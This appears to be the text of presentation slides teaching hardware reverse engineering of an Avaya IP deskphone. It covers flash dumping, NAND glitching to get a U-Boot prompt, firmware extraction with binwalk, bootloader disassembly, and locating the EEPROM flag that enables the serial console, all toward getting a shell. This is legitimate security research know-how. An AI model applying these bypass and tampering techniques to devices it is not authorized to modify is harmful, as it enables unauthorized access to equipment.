
SUMMARY: Avaya Deskphone H.323 6.8.2 Software for the 9608/9608G/9611G/9621G/9641G/9641GS and J169/J179

Avaya IP Deskphone H.323 Release 6.8.2 is supported on the 9608, 9608G, 9611G, 9621G, 9641G and 9641GS IP Deskphones and J169, and J179 IP Phones only and when used with Avaya Aura® Communications Manager 6.3.6 and above, and IP Office 10.0 Service Pack 7 and above. It will not load or operate on any other models.

This Software release supersedes all previous Avaya IP

HOW TO DUMP A FLASH?

- IN CIRCUIT PROGRAMMING
 - USING CLIPS, POGO PINS, DIRECT SOLDER
 - COMES WITH POTENTIAL TROUBLE
 - YOU NEED TO POWER THE CHIP, WHICH IS CONNECTED TO THE REST OF THE DEVICE
 - FLASH READER MAY LACK THE AMPS FOR THAT, OR CPU BOOTS AND MESS WITH READER
 - FIND WAYS TO KEEP THE SYSTEM IN RESET (CPU'S RESET PIN, GROUND MYSTERIOUS TESTPOINTS, ...)
- DESOLDER THE CHIP
 - MIGHT BE HARD TO PUT IT BACK
 - USE KAPTON TAPE OR FOIL TO SHIELD COMPONENTS AROUND
 - FLUX MIGHT HELP
 - CAREFUL NOT TO BEND PINS



HOW TO DUMP A FLASH?

- POLITELY ASK U-BOOT
 - MOST COMMON BOOTLOADER (BUT NOT THE ONE USED HERE 😞)
 - NEED A SERIAL CONSOLE
 - HAS AN OPTION TO LOAD FLASH IN MEMORY AND DISPLAY HEX DUMP 👍
 - ACCESS TO U-BOOT MIGHT BE DISABLED
- GLITCH U-BOOT (YOLO APPROACH)
 - SHORT NAND WHEN U-BOOT LOADS THE OS
 - MAKES IT PANIC AND GIVE YOU A PROMPT 😼

Rooted Wink hub glitching NAND causing uboot to fail and let me setenv. added init=/bin/sh: pastebin.com/iSSnmvR4

```
resting 6 MTD partitions on "gpmi-nfc-main":
0x00000000000000-0x00000000000000 : "gpmi-nfc-0-boot"
0x00000003000000-0x00000007000000 : "updater-kernel"
0x00000007000000-0x00000023000000 : "updater-rootfs"
0x00000023000000-0x0000002b000000 : "database"
0x0000002b000000-0x00000033000000 : "app-kernel"
0x00000033000000-0x00000000000000 : "gpmi-nfc-general-use"
cmdlinepart partition parsing not available
UBI: attaching mtd5 to ubi0
UBI: physical eraseblock size: 131072 bytes (128 KiB)
UBI: logical eraseblock size: 126976 bytes
UBI: smallest flash I/O unit: 2048
UBI: VID header offset: 2048 (aligned 2048)
UBI: data offset: 4096
UBI: attached mtd5 to ubi0
UBI: MTD device name: "gpmi-nfc-general-use"
UBI: MTD device size: 77 MiB
UBI: number of good PEBs: 615
UBI: number of bad PEBs: 1
UBI: max. allowed volumes: 128
UBI: wear-leveling threshold: 4096
UBI: number of internal volumes: 1
UBI: number of user volumes: 1
UBI: available PEBs: 0
UBI: total number of reserved PEBs: 615
UBI: number of PEBs reserved for bad PEB handling: 6
UBI: max/mem erase counter: 5/2
UBI: image sequence number: 147918487
UBI: background thread "ubi_bgt0d" started, PID 922
ubinfo: unknown partition table
mice: PS/2 mouse device common for all mice
MXS RTC driver v1.0 hardware v2.3.0
MXS-rtc mxs-rtc.0: rtc core: registered mxs-rtc as rtc0
MXS watchdog: initialized, heartbeat 19 sec
MXS-MMC: MXS SSP Controller MMC Interface driver
MXS reset_block(FUG10000): timeout when resetting
MXS-MMC mxs-mmc.0: mmc0: MXS SSP MMC DMAIRQ 82 ERRIRQ 96
TCP cubic registered
NET: Registered protocol family 17
NET: Registered protocol family 15
libata: SATA controller at 0x00000000:00000000:00000000:00000000
mmc0: queuing unknown CIS tuple 0x80 (7 bytes)
=>
```

<https://twitter.com/dyngnosis/status/647534881820438529>

=> printenv

app_boot=run appboot_args && nand read \${loadaddr} app-kernel 0x00400000 && bootm \${loadaddr}

app_boot_bad=run updater_args; setenv bootargs \${bootargs} badapp; nand read \${loadaddr} updater-kernel 0x00300000; bootm \${loadaddr}

appboot_args=setenv bootargs 'noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubi0:rootfs rw gpmi';

baudrate=115200

bd_addr=0021CC083B3C

boot_app=run app_boot || run app_boot_bad

boot_getflag=mtdparts default && ubi part database && ubifsmount ubi0:database && mw 42000000 0 8 && ubifsload 42000000 DO_UPDATE 1 && run boot_logic

boot_logic=mw 42000004 30; if cmp 42000000 42000004 1; then run boot_app; else run boot_updater; fi;

boot_updater=run updater_boot || run updater_boot_bad

bootargs=noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubi0:rootfs rw gpmi badupdater

bootcmd=mtdparts default; run boot_getflag || echo Falling back to updater...; run boot_updater

UBIFS: default compressor: LZ0

UBIFS: reserved for root: 269835 bytes (263 KiB)

Loading file 'DO_UPDATE' to addr 0x42000000 with size 1 (0x00000001)...

Done

Total of 1 word(s) were the same

NAND read: device 0 offset 0x2b00000, size 0x400000

NAND read from offset 2b00000 failed -74

0 bytes read: ERROR

NAND read: device 0 offset 0x300000, size 0x300000

NAND read from offset 300000 failed -74

0 bytes read: ERROR

Wrong Image Format for bootm command

ERROR: can't get kernel image!

Falling back to updater...

NAND read: device 0 offset 0x300000, size 0x300000

NAND read from offset 300000 failed -74

0 bytes read: ERROR

NAND read: device 0 offset 0x2b00000, size 0x400000

NAND read from offset 2b00000 failed -74

0 bytes read: ERROR

Wrong Image Format for bootm command

ERROR: can't get kernel image!

=>

=>

HOW TO DUMP A FLASH?

- USE JTAG
 - SOMETIMES INTERNAL/EXTERNAL MEMORY CAN BE READ VIA JTAG/SWD
 - DUMP RAM (WHICH MAY HAVE THE WHOLE FLASH LOADED IN MEMORY)
 - ANTI-READBACK CAN BE BYPASSED IF YOU CAN CONTROL EXECUTION
- GLITCH THE DEVICE
 - USE THE CHIPWHISPERER TO CAUSE A FAULT DURING A PRINT AND LEAK EXTRA DATA
 - OR MAYBE TO BYPASS SECURITY BITS
 - “GLITCHY DESCRIPTOR FRMWARE GRAB” (SCANLIME) <https://www.youtube.com/watch?v=TeCQatNcF20>

WE HAVE THE FIRMWARE...
LET'S ANALYZE IT!

ANALYZING THE FIRMWARE FILE

- BINWALK
 - ACT LIKE A BIG DICTIONARY OF KNOWN FILE FORMAT
 - CAN MEASURE ENTROPY (=HOW RANDOM DATA IS) TO FIND COMPRESSED/ENCRYPTED SECTIONS
- COMPRESSED FILESYSTEM
 - SQUASHFS
 - JFFS
 - ...
- ELF HEADER / ARM CODE
 - COULD BE A BOOTLOADER



C:\re\phone\96x1-IPT-H323-R6_8_0_03-013119\S96x1_UKR_V29r30_V29r30\96x1_UR_V29r30.tar\96x1_UR_V29r30.tar\

Name	Size	Packed Size	Modified	Mode	User	Group
boot1_2786.boot_img	19 456	19 456	2018-12-11...	-rwxr--r--	forge	forge
boot2_3619.boot_img	63 488	63 488	2018-12-11...	-rwxr--r--	forge	forge
jffs2	25 869 696	25 869 824	2018-12-11...	-rwxr--r--	forge	forge

Firmware already separated

```
pl@pl-VirtualBox:~/Desktop/phone/avaya_update$ binwalk -e jffs2
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JFFS2 filesystem, little endian

Binwalk extracts the files

```
pl@pl-VirtualBox:~/Desktop/phone/avaya_update$ ls _jffs2.extracted/
```

```
0.jffs2  jffs2-root
```

```
pl@pl-VirtualBox:~/Desktop/phone/avaya_update$ ls _jffs2.extracted/jffs2-root/
```

```
fs_1  fs_10  fs_11  fs_12  fs_13  fs_14  fs_15  fs_16  fs_17  fs_2  fs_3  fs_4  fs_5  fs_6  fs_7  fs_8  fs_9
```

```
pl@pl-VirtualBox:~/Desktop/phone/avaya_update$ ls _jffs2.extracted/jffs2-root/fs_7
```

alsa	libdhcpc4client-4.0.so.0.0.0	libpanel.so.5.6	lsusb	tftp
alsactl	libdl_pic.map	libpanelw.so.5	man	themes
alsa-lib	libedit.so.0	libpanelw.so.5.6	mime-info	tickadj
applications	libedit.so.0.0.27	libpcap.so.0.9	misc	time
arping	libexec	libpcap.so.0.9.8	ntp	top
audit	libform.so.5	libpcrcpp.so.0	ntpd	tr
bin	libform.so.5.6	libpcrcpp.so.0.0.1	ntpdate	tracpath
calc_tickadj	libformw.so.5	libpcrcpp.so.0.0.3	ntp-keygen	tracpath6
capsh	libformw.so.5.6	libpng12.so.0	ntpq	traceroute
chpasswd	libhistory.so.5	libpng12.so.0.24.0	ntptime	tracert6
chroot	libhistory.so.5.2	libpng.so.3	omf	try-from
crond	libjpeg.so.62	libpng.so.3.24.0	openssh	ts
desktop-directories	libjpeg.so.62.0.0		openssl	ts_calibrate

DECIMAL	HEXADECIMAL	DESCRIPTION
23116	0x5A4C	PEM certificate
500289	0x7A241	Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
500401	0x7A2B1	Certificate in DER format (x509 v3), header length: 4, sequence length: 1288
500837	0x7A465	Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
556404	0x87D74	CRC32 polynomial table, little endian
565120	0x89F80	CRC32 polynomial table, little endian
569248	0x8AFA0	LZO compressed data
630612	0x99F54	SHA256 hash constants, little endian
685788	0xA76DC	PEM certificate
687708	0xA7E5C	UBIFS filesystem superblock node, CRC: 0x7BDDACC8, flags: 0x4, min I/O unit size: 2048, erase block size: 126976, erase block count: 437, max erase blocks: 2047, format version: 4, compression type: zlib
814684	0xC6E5C	UBIFS filesystem master node, CRC: 0xD7E5F708, highest inode: 1709, commit number: 0
941660	0xE5E5C	UBIFS filesystem master node, CRC: 0xDBD50215, highest inode: 1709, commit number: 0
2441716	0x2541F4	Executable script, shebang: "/bin/sh"
12649963	0xC105EB	mcrypt 2.2 encrypted data, algorithm: blowfish-448, mode: CBC, keymode: 4bit
13219931	0xC9B85B	mcrypt 2.2 encrypted data, algorithm: blowfish-448, mode: CBC, keymode: 4bit
13233123	0xC9EBE3	mcrypt 2.2 encrypted data, algorithm: blowfish-448, mode: CBC, keymode: 4bit
15338233	0xEA0AF9	MySQL ISAM index file Version 10

Filesystem

False positive

```
pl@pl-VirtualBox:~/re/avaya/files/6.8.0$ ls
FW_H_J169_J179_R6_8_0_03.bin          jffs2_avaya_6.8          ubifs-root/
_FW_H_J169_J179_R6_8_0_03.bin.extracted/ jffs2-root/              ubi_reader/

pl@pl-VirtualBox:~/re/avaya/files/6.8.0$ ls ubifs-root/
AvayaDir  AvayaStatic  bin  boot  css  dev  etc  home  lib  opt  proc  run  sbin  sys  tmp  usr  var

pl@pl-VirtualBox:~/re/avaya/files/6.8.0$ strings FW_H_J169_J179_R6_8_0_03.bin | grep boot
error in sbboot_check_hdr
0123456789ABCDEFbootcmd=run linux_boot
bootdelay=4
bootfile=uImage
loadbootscript=fatload mmc 0 ${loadaddr} boot.scr
bootscript=echo Running bootscript from mmc ...; source ${loadaddr}
dfu_manifest=run bootm
bootm=setenv bootargs ${console} ${linux_bootargs} ${mtdparts} && bootm ${loadaddr} - ${devtree_addr}
```

U-Boot strings ☺

ANALYZING THE FIRMWARE FILE

- WHAT TO LOOK FOR?
 - FIRMWARE UPDATE MECHANISM (LIKELY TO CONTAIN KEY IF FW UPDATE IS ENCRYPTED)
 - /ETC/PASSWD, INIT SCRIPT, CERTIFICATES
 - “MAIN BINARY”
- THE BOOTLOADER IS ALSO INTERESTING
 - TELLS LINUX HOW TO BOOT
 - MAY HAVE HIDDEN COMMANDS, DEBUG FLAGS, ETC.

WHAT NOW?
WE WANT A SHELL ON THE DEVICE!

GETTING A SHELL

- HOW TO GET A SHELL 
 - FIX THE SERIAL CONSOLE (REMEMBER THE UART LOG)
 - NEED TO LOOK AT WHAT THE BOOTLOADER IS DOING
 - MESS WITH BOOT ARGUMENTS (THE U-BOOT TRICK)
 - PATCH THE FIRMWARE / FILESYSTEM
 - PATCHING THE FIRMWARE WON'T WORK HERE BECAUSE IT IS SIGNED
 - PATCHING THE NAND FLASH
 - TOTALLY DOABLE BUT A BIT OF A HASSLE
 - THE SAME WAY WE CAN DUMP THE FLASH, WE CAN WRITE THE FLASH BACK
 - USE JFFS TOOL TO RECREATE A MODIFIED IMAGE AND FLASH IT BACK

REVERSING THE BOOTLOADER

- ARM ASSEMBLY 101 (GENERALIZED STATEMENT, TRUE MOST OF THE TIME):
 - THUMB IS 2 BYTES, ARM IS 4 BYTES
 - JUMPING (BX, BLX) TO ODD (+1) ADDRESSES MEANS THUMB, ELSE ARM
 - IF IDA IS WRONG (HAPPENS OFTEN), ALT+G AND CHANGE "T" REGISTER TO 0 OR 1 (ARM OR THUMB)
 - LR (LINK REGISTER) STORES RETURN ADDRESS (FOR BL, BLX INSTRUCTIONS)
 - ARM USES LITERAL POOL (DATA AMONG CODE TO BE DIRECTLY LOADED INTO REGISTERS)
 - ADDRESSES, MAGIC VALUES, OFFSETS,
 - FOR FUNCTION CALLS: ARGUMENTS GO IN R0-R3, RETURN VALUE IN R0
 - DATA CACHE VS INSTRUCTION CACHE
- CHECK AZERIA LABS TUTORIALS

REVERSING THE BOOTLOADER

- THE LOAD ADDRESS SITUATION...
 - WHEN LOADING A BINARY BLOB INTO IDA, IDA WANTS A LOADING ADDRESS
 - SOMETIMES THE ADDRESS IS PRINTED ON SCREEN WHILE THE DEVICE BOOTS
 - OR DATA CAN HINT TO THE ADDRESS
 - HEADER FOR CUSTOM FILE FORMAT
 - RESET VECTORS
 - OR YOU HAVE TO GUESS USING THE ABSOLUTE ADDRESSES TO STRINGS/FUNCTIONS FROM LITERAL POOL
- GO CHECK OUT QUARKSLAB BLOG ABOUT IT

```
BRCM boot1.2450
STRAPS=0x2c000440
NAND: ID: 0x01 0xda
(B)
```

```
PT @ 0x00000000 is valid...
```

```
(C)
```

```
(D)
```

```
magic 0x0000babe
size 0x0000f6f4
Jump 0x00004010
```

```
Arm Clock is:0x11e1a300
```

```
Boot2: Avaya Calling LED common Init ...
Enabling Bus Interface Clock...
```

```
Broadcom Linux NAND boot2.3579
```

```
NAND: (DMA) ID: 0x01 0xda
```

```
CFG_GLOBAL_FLASH_SIZE_MB: 256
```

```
Strap Extra Addr Cycle: 1
```

```
Strap Page Size Bits: 11 (2K)
```

```
Strap Block Size Bits: 17 (128K)
```

```
AVAYA. Holding LCD Reset Low untill 3 EEP
```

```
#console# [.....]
```

```
FLASH (MB): 0x00000100
```

```
ROM:00004000
ROM:00004000
ROM:00004000
ROM:00004004
ROM:00004008
ROM:0000400C
ROM:0000400D
ROM:0000400E
ROM:0000400F
ROM:00004010
ROM:00004010
ROM:00004010
ROM:00004014
ROM:00004018
ROM:0000401C
```

```
ROM:00004028
ROM:0000402C
ROM:00004030
ROM:0000423C
ROM:00004240 off_4240
ROM:00004244 off_4244
ROM:00004244
ROM:00004248 off_4248
ROM:00004248
ROM:0000424C off_424C
ROM:0000424C
ROM:00004250 off_4250
ROM:00004250
ROM:00004254 off_4254
ROM:00004254
ROM:00004254
ROM:00004258 off_4258
ROM:00004258
ROM:0000425C off_425C
ROM:0000425C
ROM:0000425C
ROM:00004260 off_4260
ROM:00004260
ROM:00004264
```

```
; ORG 0x4000
CODE32
DCD loc_4010
DCD 0xF6F4
DCD 0x80BABE
DCB 0
DCB 0
DCB 0
DCB 0
```

Load address

Size of the image

First 0x10 bytes of
bootimg2

```
; DATA XREF: ROM:00004000to
MRS R2, CPSR
ORR R2, R2, #0xC0
MSR CPSR_c, R2
MRC p15, 0, R0, c1, c0, 0
BIC R0, R0, #0x80
ORR R0, R0, #0x800
MCR p15, 0, R0, c1, c0, 0
NOP
NOP
```

"Rare" instructions used to set up
Control Coprocessor CP15 and
Current Program Status Register (CPSR)
=> Expected early in boot

```
DCD dword_13138 ; DATA XREF: sub_414C:loc_4174tr
DCD aPleaseSelectAB ; DATA XREF: sub_414C+2Ctr
; "\n\n\nPlease select a board : "
DCD aTimeout ; DATA XREF: sub_414C+48tr
; "\ntimeout: "
DCD aYes ; DATA XREF: sub_414C+50tr
; "yes"
DCD aInfinite ; DATA XREF: sub_414C+58tr
; "infinite"
DCD aDisplayingRegi+0x1D ; DATA XREF: sub_414C+64tr
; "\n\n"
DCD aFlashMb+0xA ; DATA XREF: sub_414C+74tr
; ": "
DCD aDisplayingRegi+0x1E ; DATA XREF: sub_414C+84tr
; "\n"
DCD aInvalidBoard ; DATA XREF: sub_414C+C8tr
; "Invalid board!\n"
```


REVERSING THE BOOTLOADER

- SEARCHING FOR STRINGS
 - THE CONSOLE LOG MENTIONS EEPROM AND /DEV/NULL
 - WE CAN LOOK FOR THESE STRINGS IN THE BOOTLOADER BINARY
 - THEN LOOK FOR CROSS-REFERENCES (XREF)

INFO ABOUT THE SPI EEPROM

- EEPROM AND SPI 101
 - ELECTRICALLY ERASABLE PROGRAMMABLE READ-ONLY MEMORY
 - SO, NOT QUITE READ-ONLY....
 - USUALLY FAIRLY SMALL AND SLOW
 - ONE KIND OF STORAGE AMONG MANY
 - SERIAL PERIPHERAL INTERFACE
 - BUS THAT CAN BE SHARED BY MULTIPLE DEVICES
 - 4 WIRES, 3 SHARED (MISO, MOSI, CLOCK) + 1 CHIP SELECT PER SPI SLAVE
 - MASTER SENDS COMMAND, THEN SLAVE SENDS REPLY




SO8 (MN)
150 mil widthTSSOP8 (DW)
169 mil widthUFDFPN8 (MC)
2 x 3 mm

Features

- Compatible with the Serial Peripheral Interface (SPI) bus
- Memory array
 - 8 Kb (1 Kbyte) of EEPROM
 - Page size: 32 bytes
 - Additional Write lockable Page (Identification page)
- Write
 - Byte Write within 5 ms
 - Page Write within 5 ms
- Write Protect: quarter, half or whole memory array
- High-speed clock: 20 MHz
- Single supply voltage:
 - 2.5 V to 5.5 V for M95080-W
 - 1.8 V to 5.5 V for M95080-R
 - 1.7 V to 5.5 V for M95080-DF
- Operating temperature range: from -40°C up to +85°C
- Enhanced ESD protection
- More than 4 million Write cycles

Figure 2. 8-pin package connections (top view)



AI01790D

Instructions

Each command is composed of bytes (MSBit transmitted first), initiated with the instruction byte, as summarized in [Table 3](#).

If an invalid instruction is sent (one not contained in [Table 3](#)), the device automatically enters a Wait state until deselected.

Table 3. Instruction set

Instruction	Description	Instruction format
WREN	Write Enable	0000 0110
WRDI	Write Disable	0000 0100
RDSR	Read Status Register	0000 0101
WRSR	Write Status Register	0000 0001
READ	Read from Memory Array	0000 0011
WRITE	Write to Memory Array	0000 0010
RDID ⁽¹⁾	Read Identification Page	1000 0011
WRID ⁽¹⁾	Write Identification Page	1000 0010
RDLS ⁽¹⁾	Reads the Identification Page lock status	1000 0011
LID ⁽¹⁾	Locks the Identification page in read-only mode	1000 0010

1. Instruction available only for the M95080-D device.

//opcodes

```
#define WREN 6
#define WRDI 4
#define RDSR 5
#define WRSR 1
#define READ 3
#define WRITE 2
```

<https://www.arduino.cc/en/Tutorial/SPIEEPROM>

```
ROM:0001163C ; sub_4D5C:off_5DC8↑o  
ROM:0001163C DCB "EEPROM write error while setting ID_R4 to default value of 1 for"  
ROM:0001163C DCB " serial port enable. ret_val=",0  
ROM:0001169B aEepromReadSucc DCB 0xA ; DATA XREF: sub_4D5C+A70↑o  
ROM:0001169B ; sub_4D5C:off_5DCC↑o  
ROM:0001169B DCB "Eeprom Read Success: Console set to /dev/ttyAMA0",0xA,0  
ROM:000116CE aEepromReadSucc_0 DCB 0xA ; DATA XREF: sub_4D5C+A80↑o  
ROM:000116CE ; sub_4D5C:off_5DD0↑o  
ROM:000116CE DCB "Eeprom Read Success: Console set to /dev/ttyAMA1",0xA,0  
ROM:00011701 aEepromReadSucc_1 DCB 0xA ; DATA XREF: sub_4D5C+A94↑o  
ROM:00011701 ; sub_4D5C:off_5DD4↑o  
ROM:00011701 DCB "Eeprom Read Success: Console set to /dev/null",0xA,0  
ROM:00011731 aWarningEepromV DCB 0xA ; DATA XREF: sub_4D5C+A98↑o  
ROM:00011731 ; sub_4D5C:off_5DD8↑o  
ROM:00011731 DCB "Warning: Eeprom value is not Set :: Console set to Default value"  
ROM:00011731 DCB " /dev/null",0xA,0  
ROM:0001177E aB189 DCB "B189",0 ; DATA XREF: sub_4D5C+B1C↑o  
ROM:0001177E ; sub_4D5C:off_5F2C↑o ...  
ROM:00011783 aEnteredUartLoa DCB 0xA ; DATA XREF: sub_4D5C+C90↑o
```

```

ADD     R4, SP, #0x1C8+var_4C
ADD     R4, R4, #1
MOV     R1, #0
MOV     R2, #6
MOV     R0, R4
BL      memset
MOV     R2, R4
MOV     R0, #0x2B0
MOV     R1, #5
BL      read_from_eeprom
CMP     R0, #0
MOVLT   R3, #2
STRBLT  R3, [R5, #(console_mode_flag - 0x13138)]
BLT     loc_5800

```

R4 = var_4B

memset(var_4B,0,6)

Read 5 bytes from 0x2B0 to [sp-0x4B:sp-0x47]

```

LDRB    R3, [SP, #0x1C8+var_4B]
CMP     R3, #0x55 ; 'U'
BNE     loc_57E8

```

```

LDRB    R3, [SP, #0x1C8+var_47]
CMP     R3, #0x30 ; '0'
MOVEQ   R3, #0
LDREQ   R0, =aEepromReadSucc ; "\nEeprom Read Success: Console set to /"...
BEQ     loc_57F8

```

```

aEepromReadSucc DCB 0xA ; DATA XREF: sub_4D5C+A70↑o
                  ; sub_4D5C:off_5DCC↑o
                  DCB "Eeprom Read Success: Console set to /dev/ttyAMA0",0xA,0

```

```

; R0: cmd to send
; R1: len of cmd
; R2: dest
; R3: len

SpiHw_ReadCmdDataPoll
PUSH        {R4-R10,LR}
MOV         R10, R0
MOV         R7, R1
MOV         R9, R2
MOV         R8, R3
BL          get_bitwidth
CMP         R0, #8
BLS         loc_9BDC

```

```

LDR         R0, =0x3938700
BL          wait_for_something
SUBS        R4, R0, #0
BNE         loc_9BEC

```

```

loc_9BDC
LDR         R0, =0x3938700
BL          wait_for_something
SUBS        R4, R0, #0
BEQ         loc_9BF4

```

```

sub_922C
LDR         R3, =0x7FF0004
MOV         R6, R4
LDRB        R0, [R3]
BL          sub_915C
B           loc_9B3C

```

HOW DID WE FIND THE READ_FROM_EEPROM FUNCTION?

- LOGGING TELLS US IT'S AN EEPROM READ
- FUNCTION SENDS A "3" COMMAND OVER SPI
 - EEPROM'S DATASHEET SAYS IT'S A READ COMMAND
- SPI COMMAND USES DEDICATED MAPPED IO
 - CAN BE IN CPU'S DATASHEET
 - OR NEEDS TO BE GUESSED...

```

; R0: address
; R1: len
; R2: dest

```

read_from_eeprom

```

var_1B= -0x1B
var_1A= -0x1A
var_19= -0x19

```

```

PUSH        {R0-R2,R4-R7,LR}
MOV         R5, R0
MOV         R0, #0
MOV         R3, #3
MOV         R4, R1
MOV         R7, R2
MOV         R6, R0
STRB        R3, [SP,#0x20+var_1B]
BL          maybe_select_chip
MOV         R0, R7
MOV         R1, R6
MOV         R2, R4
BL          memset
MOV         R3, R5,LSR#8
STRB        R3, [SP,#0x20+var_1A]
STRB        R5, [SP,#0x20+var_19]

```

```

loc_44D8
ADD         R0, SP, #0x20+var_1B
MOV         R1, #3
MOV         R2, R7
MOV         R3, R4
BL          SpiHw_ReadCmdDataPoll
CMP         R0, R4
BGE         locret_4510

```

```

CMP         R6, #0
MOV         R6, #1
BEQ         loc_44D8

```


